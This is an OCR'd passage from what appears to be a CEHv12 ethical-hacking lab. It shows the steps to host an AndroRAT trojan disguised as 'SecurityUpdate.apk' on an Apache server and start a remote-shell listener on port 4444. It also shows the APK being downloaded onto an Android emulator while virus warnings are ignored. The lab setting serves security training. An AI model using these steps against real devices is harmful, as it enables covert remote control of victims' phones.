
6. You can observe that an APK file (**SecurityUpdate.apk**) is generated at the location **/home/attacker/AndroRAT/**.



7. Type **cp /home/attacker/AndroRAT/SecurityUpdate.apk /var/www/html/share/** and press **Enter** to copy the **SecurityUpdate.apk** file to the location **share** folder.

> Note: If the share folder does not exist, then execute the following commands to create a share folder and assign required permissions to it:
>
> - Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
> - Type **chmod -R 755 /var/www/html/share** and press **Enter**
> - Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**

8. Type **service apache2 start** and press **Enter** to start an Apache web server.




9. Now, type **python3 androRAT.py --shell -i 0.0.0.0 -p 4444** and press **Enter** to start listening to the victim's machine.

Note: - **--shell**: is used for getting the interpreter

- **-i**: specifies the IP address for listening (here, **0.0.0.0**)
- **-p**: specifies the port number (here, **4444**)


10. You can observe that AndroRAT starts waiting for a connection.



11. Click **CEHv12 Android** to switch to the **Android** emulator machine.

12. If the **Android** machine is non-responsive then, navigate to **Virtual Machines** tab and click **Reset** button to reset the machine


13. In the **Android Emulator GUI**, click the **Chrome** icon on the lower section of the **Home Screen** to launch the browser



14. In the address bar, type **http://10.10.1.13/share** and press **Enter**.

> Note: If a **Browse faster. Use less data.** notification appears, click **No thanks**.
>
> Note: If a pop up appears, click **Allow**.

15. The **Index of /share** page appears; click **SecurityUpdate.apk** to download the application package file.




16. If **Chrome needs storage access to download files**, a pop-up appears; click **Continue**. If any pop-up appears stating that the file contains a virus, ignore the message and download the file anyway.

